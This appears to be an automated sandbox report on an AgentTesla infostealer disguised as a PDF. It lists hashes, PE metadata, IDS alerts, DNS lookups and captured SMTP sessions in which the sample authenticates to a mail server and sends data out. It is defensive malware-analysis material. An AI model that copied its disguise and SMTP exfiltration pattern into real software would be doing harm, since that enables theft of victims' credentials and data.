File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.9921837086019565
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	New Order Inquiry.PDF.exe
File size:	678912
MD5:	a0ce94d59dc8204e8cdbce7c4d635d32
SHA1:	8599d6d2c48067e3c29cd751dba94ed06313fd75
SHA256:	415e3b94a339a45d036814c1bfbae3a24befccaf6bbba44a5265613f3aec3ef7
SHA512:	727df172278b6efb0b6659c51502f76e2d2d92886917962 44d8a2719f54c8d87436c37cc2ac1c08edd2e084cbe0e2 52fc9ac7494a74304836efdd9e3b95b5cea
SSDEEP:	12288:dCwIOQkVSTBzKLpq5ymZviBzXCBkfSdT7MvZ gwu22qPVGNbTuMuKBD7hpvA:dDfkBzoA5ymYZx6VA mwuKST0sDd
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L..... ._.....P.....o... .....@.. ..... .@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4a6f2e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FC88D2E [Thu Dec 3 07:01:02 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa6ed4	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa8000	0x800	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xaa000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa4f34	0xa5000	False	0.703693181818	data	7.00471391573	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa8000	0x800	0x800	False	0.32763671875	data	3.42290303979	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0xaa000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xa8090	0x374	data		
RT_MANIFEST	0xa8414	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2011
Assembly Version	1.0.0.0
InternalName	ContinuationTaskFromTask.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	LoginWindowsApp
ProductVersion	1.0.0.0
FileDescription	LoginWindowsApp
OriginalFilename	ContinuationTaskFromTask.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:58:38.637407	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49743	587	192.168.2.3	208.91.198.143
12/03/20-09:58:41.432598	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49744	587	192.168.2.3	208.91.198.143

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 09:58:37.322230101 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:37.461915970 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:37.462390900 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:37.775552034 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:37.776420116 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:37.916065931 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:37.916114092 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:37.918484926 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:38.058747053 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:38.061753988 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:38.203701019 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:38.204740047 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:38.345262051 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:38.346117020 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:38.493155003 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:38.493746996 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:38.633471966 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:38.637407064 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:38.637665033 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:38.638276100 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:38.638465881 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:38.777288914 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:38.777864933 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:38.832415104 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:38.873779058 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:40.145986080 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:40.285917997 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:40.285938025 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:40.286468983 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:40.287077904 CET	49743	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:40.289532900 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:40.426557064 CET	587	49743	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:40.428800106 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:40.428898096 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:40.571547985 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:40.571976900 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:40.711266994 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:40.711296082 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:40.712019920 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:40.851943970 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:40.852921009 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:40.994543076 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:40.995024920 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:41.135726929 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:41.136359930 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:41.289124966 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:41.289815903 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:41.429452896 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:41.432312012 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:41.432598114 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:41.432821989 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:41.433048964 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:41.433401108 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:41.433559895 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:41.433722973 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:41.433903933 CET	49744	587	192.168.2.3	208.91.198.143
Dec 3, 2020 09:58:41.571940899 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:41.572151899 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:41.572629929 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:41.572997093 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:41.612982035 CET	587	49744	208.91.198.143	192.168.2.3
Dec 3, 2020 09:58:41.626679897 CET	587	49744	208.91.198.143	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 09:58:41.671094894 CET	49744	587	192.168.2.3	208.91.198.143

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 09:56:48.413141966 CET	65110	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:56:48.440310001 CET	53	65110	8.8.8.8	192.168.2.3
Dec 3, 2020 09:56:49.669513941 CET	58361	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:56:49.697546005 CET	53	58361	8.8.8.8	192.168.2.3
Dec 3, 2020 09:56:51.843302011 CET	63492	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:56:51.881151915 CET	53	63492	8.8.8.8	192.168.2.3
Dec 3, 2020 09:56:53.498092890 CET	60831	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:56:53.533838987 CET	53	60831	8.8.8.8	192.168.2.3
Dec 3, 2020 09:56:54.551094055 CET	60100	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:56:54.586663961 CET	53	60100	8.8.8.8	192.168.2.3
Dec 3, 2020 09:56:55.626498938 CET	53195	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:56:55.653539896 CET	53	53195	8.8.8.8	192.168.2.3
Dec 3, 2020 09:56:56.557205915 CET	50141	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:56:56.584311962 CET	53	50141	8.8.8.8	192.168.2.3
Dec 3, 2020 09:56:57.588658094 CET	53023	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:56:57.615704060 CET	53	53023	8.8.8.8	192.168.2.3
Dec 3, 2020 09:56:58.660268068 CET	49563	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:56:58.687514067 CET	53	49563	8.8.8.8	192.168.2.3
Dec 3, 2020 09:56:59.742705107 CET	51352	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:56:59.769891977 CET	53	51352	8.8.8.8	192.168.2.3
Dec 3, 2020 09:57:00.550704956 CET	59349	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:57:00.577928066 CET	53	59349	8.8.8.8	192.168.2.3
Dec 3, 2020 09:57:02.920561075 CET	57084	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:57:02.947576046 CET	53	57084	8.8.8.8	192.168.2.3
Dec 3, 2020 09:57:04.738662004 CET	58823	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:57:04.765906096 CET	53	58823	8.8.8.8	192.168.2.3
Dec 3, 2020 09:57:08.357239008 CET	57568	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:57:08.384326935 CET	53	57568	8.8.8.8	192.168.2.3
Dec 3, 2020 09:57:10.999969006 CET	50540	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:57:11.027070045 CET	53	50540	8.8.8.8	192.168.2.3
Dec 3, 2020 09:57:11.334321976 CET	54366	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:57:11.361403942 CET	53	54366	8.8.8.8	192.168.2.3
Dec 3, 2020 09:57:31.371471882 CET	53034	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:57:31.417356968 CET	53	53034	8.8.8.8	192.168.2.3
Dec 3, 2020 09:57:32.592148066 CET	57762	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:57:32.629029989 CET	53	57762	8.8.8.8	192.168.2.3
Dec 3, 2020 09:57:46.007513046 CET	55435	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:57:46.034692049 CET	53	55435	8.8.8.8	192.168.2.3
Dec 3, 2020 09:57:50.918421030 CET	50713	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:57:50.955744982 CET	53	50713	8.8.8.8	192.168.2.3
Dec 3, 2020 09:58:22.869045019 CET	56132	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:58:22.895895958 CET	53	56132	8.8.8.8	192.168.2.3
Dec 3, 2020 09:58:24.926687002 CET	58987	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:58:24.962284088 CET	53	58987	8.8.8.8	192.168.2.3
Dec 3, 2020 09:58:36.954673052 CET	56579	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:58:37.120395899 CET	53	56579	8.8.8.8	192.168.2.3
Dec 3, 2020 09:58:37.145148039 CET	60633	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:58:37.182770014 CET	53	60633	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 09:58:36.954673052 CET	192.168.2.3	8.8.8.8	0x70bb	Standard query (0)	smtp.divas valves.com	A (IP address)	IN (0x0001)
Dec 3, 2020 09:58:37.145148039 CET	192.168.2.3	8.8.8.8	0x9d6e	Standard query (0)	smtp.divas valves.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 09:58:37.120395899 CET	8.8.8.8	192.168.2.3	0x70bb	No error (0)	smtp.divasvalves.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 09:58:37.120395899 CET	8.8.8.8	192.168.2.3	0x70bb	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Dec 3, 2020 09:58:37.120395899 CET	8.8.8.8	192.168.2.3	0x70bb	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Dec 3, 2020 09:58:37.120395899 CET	8.8.8.8	192.168.2.3	0x70bb	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Dec 3, 2020 09:58:37.120395899 CET	8.8.8.8	192.168.2.3	0x70bb	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Dec 3, 2020 09:58:37.182770014 CET	8.8.8.8	192.168.2.3	0x9d6e	No error (0)	smtp.divasvalves.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 09:58:37.182770014 CET	8.8.8.8	192.168.2.3	0x9d6e	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Dec 3, 2020 09:58:37.182770014 CET	8.8.8.8	192.168.2.3	0x9d6e	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Dec 3, 2020 09:58:37.182770014 CET	8.8.8.8	192.168.2.3	0x9d6e	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Dec 3, 2020 09:58:37.182770014 CET	8.8.8.8	192.168.2.3	0x9d6e	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 3, 2020 09:58:37.775552034 CET	587	49743	208.91.198.143	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
Dec 3, 2020 09:58:37.776420116 CET	49743	587	192.168.2.3	208.91.198.143	EHLO 818225
Dec 3, 2020 09:58:37.916114092 CET	587	49743	208.91.198.143	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Dec 3, 2020 09:58:37.918484926 CET	49743	587	192.168.2.3	208.91.198.143	AUTH login YmlsbHlmdW5kc0BkaXZhc3ZhbHZlcy5jb20=
Dec 3, 2020 09:58:38.058747053 CET	587	49743	208.91.198.143	192.168.2.3	334 UGFzc3dvcmQ6
Dec 3, 2020 09:58:38.203701019 CET	587	49743	208.91.198.143	192.168.2.3	235 2.7.0 Authentication successful
Dec 3, 2020 09:58:38.204740047 CET	49743	587	192.168.2.3	208.91.198.143	MAIL FROM:<billyfunds@divasvalves.com>
Dec 3, 2020 09:58:38.345262051 CET	587	49743	208.91.198.143	192.168.2.3	250 2.1.0 Ok
Dec 3, 2020 09:58:38.346117020 CET	49743	587	192.168.2.3	208.91.198.143	RCPT TO:<billyfunds@divasvalves.com>
Dec 3, 2020 09:58:38.493155003 CET	587	49743	208.91.198.143	192.168.2.3	250 2.1.5 Ok
Dec 3, 2020 09:58:38.493746996 CET	49743	587	192.168.2.3	208.91.198.143	DATA
Dec 3, 2020 09:58:38.633471966 CET	587	49743	208.91.198.143	192.168.2.3	354 End data with <CR><LF>.<CR><LF>
Dec 3, 2020 09:58:38.638465881 CET	49743	587	192.168.2.3	208.91.198.143	.
Dec 3, 2020 09:58:38.832415104 CET	587	49743	208.91.198.143	192.168.2.3	250 2.0.0 Ok: queued as 67E531C2528
Dec 3, 2020 09:58:40.145986080 CET	49743	587	192.168.2.3	208.91.198.143	QUIT
Dec 3, 2020 09:58:40.285917997 CET	587	49743	208.91.198.143	192.168.2.3	221 2.0.0 Bye
Dec 3, 2020 09:58:40.571547985 CET	587	49744	208.91.198.143	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
Dec 3, 2020 09:58:40.571976900 CET	49744	587	192.168.2.3	208.91.198.143	EHLO 818225
Dec 3, 2020 09:58:40.711296082 CET	587	49744	208.91.198.143	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Dec 3, 2020 09:58:40.712019920 CET	49744	587	192.168.2.3	208.91.198.143	AUTH login YmlsbHlmdW5kc0BkaXZhc3ZhbHZlcy5jb20=
Dec 3, 2020 09:58:40.851943970 CET	587	49744	208.91.198.143	192.168.2.3	334 UGFzc3dvcmQ6

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 3, 2020 09:58:40.994543076 CET	587	49744	208.91.198.143	192.168.2.3	235 2.7.0 Authentication successful
Dec 3, 2020 09:58:40.995024920 CET	49744	587	192.168.2.3	208.91.198.143	MAIL FROM:<billyfunds@divasvalves.com>
Dec 3, 2020 09:58:41.135726929 CET	587	49744	208.91.198.143	192.168.2.3	250 2.1.0 Ok
Dec 3, 2020 09:58:41.136359930 CET	49744	587	192.168.2.3	208.91.198.143	RCPT TO:<billyfunds@divasvalves.com>
Dec 3, 2020 09:58:41.289124966 CET	587	49744	208.91.198.143	192.168.2.3	250 2.1.5 Ok
Dec 3, 2020 09:58:41.289815903 CET	49744	587	192.168.2.3	208.91.198.143	DATA
Dec 3, 2020 09:58:41.429452896 CET	587	49744	208.91.198.143	192.168.2.3	354 End data with <CR><LF>.<CR><LF>
Dec 3, 2020 09:58:41.433903933 CET	49744	587	192.168.2.3	208.91.198.143	.
Dec 3, 2020 09:58:41.626679897 CET	587	49744	208.91.198.143	192.168.2.3	250 2.0.0 Ok: queued as 361741C188F

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: New Order Inquiry.PDF.exe PID: 6604 Parent PID: 5532

General

Start time:	09:56:48
Start date:	03/12/2020
Path:	C:\Users\user\Desktop\New Order Inquiry.PDF.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\New Order Inquiry.PDF.exe'
Imagebase:	0x70000
File size:	678912 bytes
MD5 hash:	A0CE94D59DC8204E8CDBCE7C4D635D32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.230902914.0000000002461000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.231364054.0000000003469000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\New Order Inquiry.PDF.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1BC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\New Order Inquiry.PDF.exe.log	unknown	792	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 44 61 74 61 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Data, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\S	success or wait	1	6E1BC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDE03DE	ReadFile

Analysis Process: New Order Inquiry.PDF.exe PID: 6808 Parent PID: 6604

General

Start time:	09:56:51
Start date:	03/12/2020
Path:	C:\Users\user\Desktop\New Order Inquiry.PDF.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\New Order Inquiry.PDF.exe
Imagebase:	0xed0000
File size:	678912 bytes
MD5 hash:	A0CE94D59DC8204E8CDBCE7C4D635D32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
